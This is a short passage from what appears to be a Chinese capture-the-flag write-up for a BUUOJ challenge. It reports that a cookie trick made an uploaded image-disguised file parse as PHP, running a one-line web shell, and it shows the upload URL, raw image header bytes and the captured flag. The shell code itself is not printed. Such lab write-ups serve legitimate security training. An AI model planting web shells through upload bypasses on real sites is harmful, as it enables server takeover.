放入cookie后在根目录刷新几次，发现再次访问这个文件夹就是php文件了，成功解析我们的一句话木马



6d2c2019-b407-44a4-b539-d846faee99f9.node3.buuoj.cn/upload/76d9f00467e5ee6abc3ca60892ef304e/1905e3297318e07f689eeda3afb79dc7.php

```
�����    $.' ",#(7),01444'9=82<.342  2!!22222222222222222222222222222222222222222222222222��,,"��� }!1AQa"q2���#B��R��$3br�
%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz��������������������������������������������������������
&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz�������������������������������������������������������
```



```
flag{e33ed296-e534-4257-994a-41e973b14735}
```